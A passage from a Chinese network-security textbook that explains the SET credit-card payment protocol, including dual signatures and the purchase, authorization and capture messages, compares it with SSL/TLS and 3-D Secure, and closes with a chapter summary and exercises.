（3）贸易商设立自己的数字证书：接受各种类型的信用卡的贸易商，必须具有两个自己的公钥证书：一个用于对交易报文签名，另一个用于密钥交换。贸易商还需要有一个支付网关的公钥证书的副本。

（4）消费者发出一个订货单：消费者先浏览贸易商的 Web 网站，选择自己需要的商品，确定价格。消费者在网页的订货表格上填写所需的货物名称、数量、价格和总价等，然后提交给贸易商。贸易商返回一个订货单，列出了货物名称、数量、价格、总价和一个订货单编号。

（5）对贸易商的认证：贸易商除了向消费者返回一个订货单合同外，还要提交一个自己的数字证书，以便消费者查证贸易商是否是一个合法的经营者。

（6）消费者向贸易商发送确认的订货单和付款信息：消费者将确认的订货单、支付信息和自己的数字证书发送给贸易商。贸易商利用消费者的证书判别其合法性。支付信息对贸易商是保密的，其中包含了消费者信用卡的详细资料，这些信息不能被贸易商解密和获取，但是需由贸易商转交给银行支付网关。

（7）贸易商请求支付的认证：贸易商将消费者的支付信息转发送给银行支付网关，请求对消费者的信用和对此交易的支付能力进行认证。

（8）贸易商确认订货单：贸易商将经过认证后的订货单发送给消费者。

（9）贸易商提交订购的商品或服务：贸易商通过快递业务等渠道将商品或服务送给消费者。

（10）贸易商请求消费者的银行支付网关付款：此付款请求发送给支付网关，它处理所有的付款进程。

11.4.4 对订货单与支付信息进行双重签名

SET 中有一个特殊的措施：双重签名，它的目的是对同一笔交易中发给两个不同接收者的两个报文进行双重签名。在 SET 的上述工作流程中，消费者要发送订单信息（Ordering Information，OI）给贸易商，同时还要请贸易商转发支付信息（Payment Information，PI）给银行。在交易涉及的三者关系中，贸易商不能知道消费者的信用卡号，

银行不能知道消费者的订货单信息。消费者将发送的同一个报文中的这两个信息分离，分别进行保密处理。然而当出现商务纠纷时，这两个信息又必须要有内在的关联以解决纠纷。消费者要能够证明某一个支付信息是针对某个订单的，而不是针对其他交易的付费。

举例说明将这两个信息联系在一起的必要性。假设一个消费者发送给贸易商两个信息：一个签名的订货信息 OI_1 和一个签名的支付信息 PI_1，贸易商将收到的支付信息 PI_1 转发给消费者的银行支付网关。如果贸易商还持有同一个消费者的另外一个订单 OI_2，贸易商就可以声称这个另外的订单 OI_2 是针对上一个付费单 PI_1 的。因此订货信息 OI 必须与支付信息 PI 有内在的关联。图 11.26 说明使用双重签名来满足此需求的过程。




图 11.26　消费者发送支付与订货信息的双重签名过程

消费者先计算得出同一笔交易的 PI 的 Hash 值和 OI 的 Hash 值(SHA-1)，将它们连接起来，再求取合成结果的 Hash 值。最后，消费者用自己的私有签名密钥将最后的 Hash 值加密，产生了双重签名(Dual Signature，DS)，发送给贸易商。此过程可以简写为：

双重签名 DS ＝ 持卡人的私钥加密[Hash(Hash(PI) ＋ Hash(OI))]

式中，Hash()表示计算括号中数据的 Hash 值。

现在，贸易商收到了双重签名 DS、订单信息 OI 以及支付信息的报文摘要(Payment Information Massage Digest，PIMI)的双重摘要，但不能知道支付信息 PI 的内容。贸易商可从消费者的数字证书中获得该消费者的公钥。贸易商分别计算以下两个数值：

Hash[PIMD ＋ Hash(OI)] 以及持卡人的公钥解密[双重签名 DS]

如果这两个数值相等，贸易商就证明了此签名。同样，如果消费者的银行支付网关收到了此双重签名 DS、支付信息 PI 以及订单报文摘要 OIMD 的摘要，银行支付网关从消费者的证书中获得他的公钥，支付网关银行就分别计算以下两个数值：

Hash[Hash(PI) ＋ OIMD] 以及持卡人的公钥解密[双重签名 DS]

如果这两个数值相等，银行证实了此双重签名是有效的。上述过程归纳如下：

(1) 贸易商收到订单信息，并证实此签名，

(2) 银行支付网关收到支付信息，并证实此签名，

(3) 消费者发出的 OI 和 PI 之间的双重签名建立了它们的内在关联。

假如贸易商为了自己的利益，想将此交易中的订单 OI_1 替换掉，他就企图找到另外一个订单 OI_2，使它的 Hash 值与该交易中的 $OIMD_1$ 相同。由于订单信息的摘要是用 SHA-1 算出的，不可能找到两个不同的订单具有相同 Hash 值。

11.4.5　SET 的业务类型

SET 的交易业务有 14 种类型，简要介绍如下：

(1) 持卡人的注册：持卡人在进行 SET 交易前，必须先向一个证书认证机构注册，并获

取数字证书。

(2) 贸易商的注册：贸易商在进行 SET 交易前，必须先向一个 CA 注册，并获取数字证书。

(3) 购货请求：消费者向贸易商发送的报文中包含了给贸易商的 OI，以及给银行的支付信息 PI。

(4) 支付的授权：贸易商和支付网关之间信息交换，对指定的信用卡账号和支付金额进行授权。

(5) 支付的获取：允许贸易商向支付网关请求支付。

(6) 证书查询与状态：如果 CA 不能在短时间内完成对证书查询请求的处理，它将返回一个报文给持卡人或贸易商，说明此请求过一段时间才有结果。持卡人或贸易商发送"证书查询"报文以确定查询的状态，如果请求被证实了就验证了对方的身份。

(7) 购物查询：持卡人收到贸易商的购物确认后，可以查询订单的处理进程状态。注意，此报文不包含如延期交货商品的处理状态，但查询指出了认证、付款到位、信用处理的状态。

(8) 授权的撤销：此业务允许贸易商纠正早先提出的授权请求。如果订单处理过程未结束，贸易商就撤销整个的授权进程。如果订货单的一部分不能完成(例如商品的延期交货等)，贸易商撤销授权数量的一部分。

(9) 付款请求的撤销：允许贸易商纠正付款请求。例如，由于工作人员输入了错误的交易数量等，就要对提交的付款金额请求纠正。

(10) 退款：允许贸易商给持卡人的账户退款。例如，当货物被退回或者运输过程中货物的损坏等。注意，在 SET 交易中，一般是贸易商启动退款进程，而不是持卡人。在贸易商和持卡人之间的所有导致退款问题的协商，都是在 SET 系统外发生的。

(11) 退款请求的撤销：允许贸易商纠正先前发出的退款请求。

(12) 支付网关证书的查询请求：允许贸易商查询支付网关，获取网关当前的公钥和签名的证书。

(13) 批处理的管理：允许贸易商与支付网关交换批处理信息。

(14) 出错信息：用于报告通信的接收方拒绝接收的报文。例如，格式出错或内容验证测试失败等。

下面详细讨论上述 14 种业务中的 3 种：购货请求、货款支付的认证、支付的获取。

11.4.6 SET 的购货请求

信用卡持卡人在发出购货请求之前，先要浏览贸易商的 Web 网页，选择商品，发出订货请求。贸易商向持卡人发送一个订货单，要求填写(见 6.4 节)。这个过程没有使用安全电子交易 SET 系统。

SET 购货请求信息的交换包含 4 个报文：启动请求(Initiate Request)，启动响应(Initiate response)，购货请求(Purchase Request)，购货响应(Purchase Response)。

第 1 步：为了发送 SET 报文给贸易商，持卡人必须有贸易商和支付网关的证书的副本，持卡人在发给贸易商的第 1 个启动请求报文中，要求获得这两个证书。此报文中还包含持卡人的信用卡的种类，持卡人给出启动此请求/响应的客户名 ID 标识，以及一个随机数

(防止重放攻击)。

第2步:贸易商向持卡人发回一个响应,并用自己的私有签字密钥对它签名。此响应中包含持卡人发来的随机数,以及另一个让持卡人在下一个报文中返回的随机数,以及标识此次购货的交易ID号。除了对响应进行签名外,此启动响应中还包含贸易商的签字证书和支付网关的密钥交换证书(参看图11.27)。




图11.27 持卡人发给贸易商的购货请求报文

第3步:持卡人通过对贸易商和支付网关的CA的签字来确认贸易商和网关的证书,然后填写一个订货信息和支付信息。将贸易商提供的交易ID号填入OI和PI中。订货信息中不包含明确的订货数据(例如,商品的数量和单价),而是包含一个订货的参考值,是在贸易商和持卡人之间在第一个SET报文前的协商阶段产生的。然后持卡人填写购货请求报文。持卡人先产生一个一次性的会话密钥K_S。

1. 购货请求报文中包含的信息

(1) 与购货相关的信息,此信息要经过贸易商转发给支付网关,其中包括:①持卡人的支付信息PI,包含信用卡的详细信息;②双重签名DS,是从PI和OI中算出,再用消费者的私有签名密钥签名;③用会话密钥K_S加密的订货信息报文摘要OIMD,用于让支付网关确认双重签名;④数字信封,是用支付网关的公开密钥加密的消费者的会话密钥K_S,必须要先对它解密取出会话密钥K_S,才能解密阅读上述的所有数据,因此形象地称它为数字信封。

(2) 与订货单相关的信息,这些信息是贸易商需要的,其中包括订货单信息;双重签名,是由PI和OI计算出的,再用消费者的私有密钥签名;持卡人的支付信息的报文摘要,贸易商用它证实双重签名。注意,订货单是用明文发送的。

(3) 持卡人的数字证书,其中包括持卡人签名的公开密钥。贸易商和支付网关都要用它。

2. 贸易商收到消费者的购货请求报文后执行的操作

(1) 通过CA的签名证实持卡人的数字证书。下述过程参看图11.28。

(2) 使用持卡人的公开签名密钥验证双重签名。这可以证明订货单在传输过程中未被篡改,它是使用消费者的私钥签名的。

(3) 处理此订货单,将其中的有关支付信息和数字信封的部分转发给银行支付网关进行认证。

(4) 发回一个购货响应给持卡人。




图 11.28　贸易商收到持卡人的购货请求后进行认证鉴别

购货响应报文中有一个包含了对持卡人的购货请求的确认，以及对此次交易的ID标识号码的数据包，贸易商用自己的签名私钥对此包进行了签名。此包与贸易商的签名和签名证书被返回给消费者（持卡人）。

当持卡人的软件收到了贸易商的购货响应后，首先查验贸易商的证书，然后查证响应包中的签名。最后根据响应包中的内容给用户显示出一个界面，或者用订货单的状态更新自己的数据库。

11.4.7　安全电子交易SET货款的授权与支付

1. 交易货款的支付授权

贸易商在处理一个持卡人的订货单的时候，还要向银行支付网关申请对此次交易的授权（authorization）。支付授权表示了此次交易被用户信用卡发卡机构所确认，也确认了贸易商将会收到货款，然后贸易商就向持卡人提供服务或将货物发送给消费者。支付授权阶段要交换两个报文：授权请求和授权响应。

（1）贸易商向支付网关发送一个授权请求，其中包括：①来自持卡人的购货相关的信息，包含支付信息、双重签名DS、订货单信息的报文摘要、数字信封。②贸易商生成一个与授权相关的信息，其中有一个授权包，包含用贸易商的私钥签名的交易ID号，并与贸易商产生的一个一次性对称密钥一起加密；以及一个数字信封，是用支付网关的公钥将一次性会话密钥加密的数据。③证书：其中包括持卡人的签名密钥证书（用于验证双重签名）、贸易商的签名密钥证书（用于验证贸易商的签名），以及贸易商的密钥交换证书（供支付网关作回应时使用）。

（2）银行支付网关收到贸易商的授权请求后，进行如下操作：①验证所有的证书。②对授权请求包中的数字信封解密，获得对称密钥后，解密认证包。③对授权请求包中贸易商的签名进行认证。④对支付包中的数字信封解密，获得对称密钥（会话密钥），对支付包解密。⑤验证支付包中的持卡人的双重签名。⑥验证贸易商发来的交易ID号是否与消费者发来的支付信息PI中的交易ID相同。⑦向信用卡的发卡机构提出请求，并获取一个交易授权。

（3）银行支付网关获得了发卡机构的授权后，它就返回一个授权响应报文给贸易商，其中包含如下内容：①授权相关的信息：用支付网关的私有密钥签名的一个授权包，并用支

付网关产生的一次性对称密钥加密,以及用贸易商的密钥交换专用的公钥加密的对称密钥。②取款令牌的信息(Capture Token Information):此令牌用于当贸易商对客户的服务结束后的支付过程。它包括签名后的加密取款令牌,一个数字信封。贸易商收到此令牌后对它暂时保存不处理,而是在下一步获取付款时将它返回给支付网关,类似银行出纳的取款号牌。③证书:支付网关的签名密钥证书。

当贸易商收到来自支付网关的授权后,就向消费者提供商品或服务。

2. 交易货款的拨付

安全电子交易 SET 中,贸易商对客户的服务结束后,即可从支付网关获取交易货款。它必须与支付网关交换两个报文:付款请求(Capture Request)和付款响应(Capture Response)。

对于付款请求的报文,贸易商产生一个付款请求包,对它签名,并且加密。付款请求包中含付款数额和交易 ID 号。报文中包含早先支付网关发给此次交易的加密的取款令牌(在授权响应报文中),以及贸易商的签名密钥和密钥交换密钥的证书(Key-Exchange Key Certificates)。

当银行支付网关收到此付款请求报文后,对付款请求包进行解密和认证。然后检测付款请求与付款令牌之间的相关数据是否一致。支付网关就产生一个决算请求(Clearing Request)报文,通过私有网络发送给发卡银行,该银行将此资金从持卡人账户拨入贸易商的账户。

银行支付网关发送一个付款响应报文给贸易商,报文中包含了支付网关签名和加密的付款响应数据。报文中还含有支付网关的签名密钥证书。贸易商将此支付响应报文保存,作为银行收款的账目核对凭据。

11.4.8 互联网电子商务中使用 SSL/TLS 与 SET 的比较

在基于互联网的电子商务交易中可根据情况选择采用 SSL/TLS 或 SET 技术,本节比较二者的差别和适用场合。

(1) 在商务交易各方的身份认证方面:SSL/TLS 采用数字签名和数字证书的方式实现客户浏览器和供货商 Web 服务器之间的双向身份认证,但不能实现对第三参与方的身份认证(如信用卡发卡行,支付网关等)。而 SET 协议可以实现对所有参与 SET 交易的成员都进行身份认证,包括信用卡持卡人,贸易供货商,发卡行,收单行,支付网关,条件是他们都必须持有数字证书。

(2) 在安全性方面:SET 规范了整个商务活动的流程,从持卡人到供货商,到支付网关,到 CA 认证中心,以及信用卡决算中心之间的信息流走向,对必须采用的加密和认证方法都制定了严密的标准,从而可以最大限度地保证交易的商务性、服务性、协调性和集成性。而 SSL/TLS 只对持卡人和贸易商之间的网络信息交换进行认证和加密保护,从电子商务特性来看,SSL/TLS 不具备商务性、服务性、协调性和集成性。因此 SET 的安全性比 SSL 高。

(3) 在网络协议模型的位置方面:SSL/TLS 是位于传输层和应用层之间的安全协议,而 SET 位于应用层,对网络层以上各层也有涉及。

(4) 在应用领域方面:SSL/TLS 主要是用于 Web 客户机/服务器二者之间的安全服

务，例如一般的个人网络购物和网络银行账户访问等。而 SET 是为互联网信用卡交易提供安全服务，交易的过程涉及交易双方，以及发卡行、收单行、支付网关等多方面，它比 SSL/TLS 更完备和可靠。

(5) SSL/TLS 协议的用户操作较简单，独立于应用层，大部分都内置于浏览器和 Web 服务器中，可方便地应用于只涉及购销双方的电子交易中。SET 在对客户信用卡及其支付能力进行认证后，还要对供货商进行身份认证，并且支付网关对资金的划拨必须要等收到客户的验货确认后才执行，因此更安全可靠，但是 SET 系统的建立和实施较复杂。

11.4.9 Visa 公司的“3D 安全交易”(3-D Secure)协议简介

为了解决互联网电子商务中使用 SSL/TLS 和 SET 的上述不足，Visa 公司开发了“3D 安全交易”协议(3-D Secure)，用于提高互联网信用卡支付的安全性和便捷性，向客户提供称为“Visa 验证”的服务(Verified by Visa)。3D 安全交易协议是基于可扩展标记语言(eXtensible Markup Language，XML)的协议，通过 SSL 的连接传输 XML 报文，进行客户认证，保证了服务器和客户端都使用数字证书进行对等的身份验证。在使用 Visa 验证的交易过程中，系统自动向信用卡的发卡银行网站进行申请，获取对本次交易的授权。每个发卡行可以使用任意类型的客户认证方法，但典型情况仍是使用基于口令的认证方法。消费者希望方便、快捷、安全地在互联网购物，能接受的方法是仅使用一个与信用卡关联的秘密口令，而不愿办理复杂的数字证书。Visa 验证协议建议将银行的验证网页加载到一个在线网页的会话中。这样一来，银行的支付系统能够为大多数安全交易承担责任。

“3D 安全交易”协议(3-D Secure)解决了网络商务交易中三方身份的认证、使用信用卡支付方便、付款安全可靠等问题。详细介绍参看 Visa Authenticated Payment Program (https:// partnernetwork. visa. com)。此协议也被 Master Card 公司采纳，向客户提供称为“Master Card Secure Code”的服务。

11.5 本章要点

(1) IPSec 是互联网工程任务组(IETF)设计的一组协议，在互联网层提供 IP 包的安全。它有两种工作模式：传输模式和隧道模式。IPSec 的传输模式对传输层的信息提供保密服务，对 IP 头部内的信息不保密，用于终端对终端(主机对主机)的数据保密传输服务。IPSec 的隧道模式对要传输的整个 IP 包进行加密封装，包括 IP 头部信息。可用于在互联网上连接多个局域网，建立 VPN，对通过互联网相连的 LAN 之间的数据提供安全保密。

(2) IPSec 定义了两个协议：认证头部协议和封装安全载荷协议，用于提供 IP 层的认证或加密服务。IPSec 需要在两个主机之间建立一个称为安全关联组的联盟关系，使用一组称为安全关联组数据库 SADB 的 SA。

(3) 互联网密钥交换(IKE)是设计了建立数据关联组的协议，为 IPSec 的进入和外出的连接建立 SA 关系。IKE 协议建立在 Qakley、SKEME 和 ISAKMP3 个协议之上。

(4) 私有网络(Private Network)是单位和企业内部的专网，使用 IP 私网地址。内联网(intranet)是使用 IP 协议和全球 IP 地址的私有网络。如果一个内联网允许授权的内网用户访问外部互联网资源，那么这个网络称为外联网(Extranet)。

(5) 传输层安全协议在传输层对那些利用 TCP 等协议的应用提供终端对终端的安全服务。传输层安全协议主要有两个：安全套接层和传输层安全协议，后者是前者的 IETF 版本。

(6) SSL/TLS 对应用层产生的数据提供的服务包括报文分段、压缩、加密和完整性验证。如果它接收并处理的应用层数据属于 HTTP 协议，就成为 HTTPS，服务器端口 443。SSL/TLS 的握手过程中，利用密钥交换、Hash 摘要和加密算法的不同组合，构成了每个会话的加密方案组。每个加密方案组的名称由这些算法的名字组合而成。

(7) 在安全电子邮件中，加密算法、秘密信息与邮件报文一起传输。常用的安全邮件协议是(pretty good privacy，PGP)和 S/MIME，它们提供电子邮件的保密、完整性和认证服务。在 PGP 邮件的安全报文交换中，用户需要有一个公钥环，每个公钥属于一个邮件接收者。PGP 也定义了一个由用户自己的多个私钥/公钥对组成的环，用户可以随时改变自己的密钥对。PGP 用户可以使用不同的 ID(邮件地址等)对不同的人群通信。PGP 证书与 X.509 不同。在 X.509 中，从最可信任的权威证书认证中心到任何一个分支 CA 的关系路径是单一的。在 PGP 中，在不同信任级别的认证之间有多条关系路径。当 PGP 用户从介绍人那里接收了一个证书后，将它存放在受认证人的名下，给这个证书指定一个信任级别。

(8) SET 系统可以在网络商务的信用卡持卡人、贸易商、发卡银行的支付网关之间提供交易订货与支付信息的保密，保障传输的商务信息不被篡改，提供对贸易商、信用卡账号和持卡人的身份认证，保障信用卡货款支付的可靠性。SET 的持卡人使用双重签名来保障对订货单信息(提供给贸易商)和支付信息(由贸易商转给银行支付网关)的完整性，同时保证支付信息不被贸易商知道，而订货单信息不被支付网关银行知道。

(9) 为了解决互联网电子商务中使用 SSL/TLS 和 SET 的不足，Visa 公司开发了"3D 安全交易(3-D Secure)"协议，用于提高互联网 Visa 信用卡支付的安全性和便捷性，向客户提供称为"Visa 验证(Verified by Visa)"的服务。3D 安全交易协议是基于 XML 的协议，它通过 SSL 的连接传输 XML 报文，持卡人和贸易商操作方便，在持卡人、贸易商和银行支付网关三方之间进行了可靠的认证、付款安全和信息保密。

习题与实践

1. IPSec 协议是否要使用 CA 服务？试解释之。SSL 协议和 PGP 协议呢？(提示：IPSec 用于互联网上固定的两个通信主机之间的安全传输服务，双方有固定的 IP 地址，并可事先约定对称加密密钥，因此不需要采用 CA 认证。SSL 和 PGP 的通信各方的 IP 地址等不是固定的，并且每次通信具有随机性，要采用不同的会话密钥，因此需要利用 CA 证书对通信各方进行认证。)

2. 能否利用 IPSec 的传输模式构建 VPN？试解释之。(提示：IPSec 的隧道模式才能构建 VPN)

3. IPSec 中采用密码参数组吗？PGP 中呢？试解释之。(提示：IPSec 的通信双方是固定的，加密方法也是事先约定的，因此不需要采用密码参数组的方式来约定加密参数。PGP 中每次通信前需要协商约定一组密码参数组。)

4. 假设一个单位组织使用了 VPN 将多个远端局域网互连，对于该组织中的用户小李

来说，为了与同一单位组织中的另一个用户小赵进行通信，小李是否还需要使用加密或其他的安全机制（提示：仅取决于内网的安全性）？

5. 假设 Internet 上的每个人都使用 PGP，请问，一条 PGP 消息能发送到任意一个 Internet 地址，并且被所有涉及的人正确解码吗？为什么（提示：否，因为不同的通信双方要采用不同的加密密钥）？

6. SSL/TLS 传输层安全协议涉及两个随机数和一个预设主密钥。请问，使用这两个临时值有何价值（如果有的话）？（提示：防止重放攻击）

7. IPSec 需要使用一个称为________的信令协议来建立两台主机之间的逻辑连接。

a. AH　　b. SA　　c. PGP　　d. TLS

8. ________是在 IP 层提供安全的一组协议。

a. TLS　　b. SSL　　c. PGP　　d. IPSec

9. ________是 IP 层的安全协议，它只能提供完整性和信源鉴别功能。

a. AH　　b. PGP　　c. ESP　　d. IPSec

10. VPN 使用________来保证保密性。

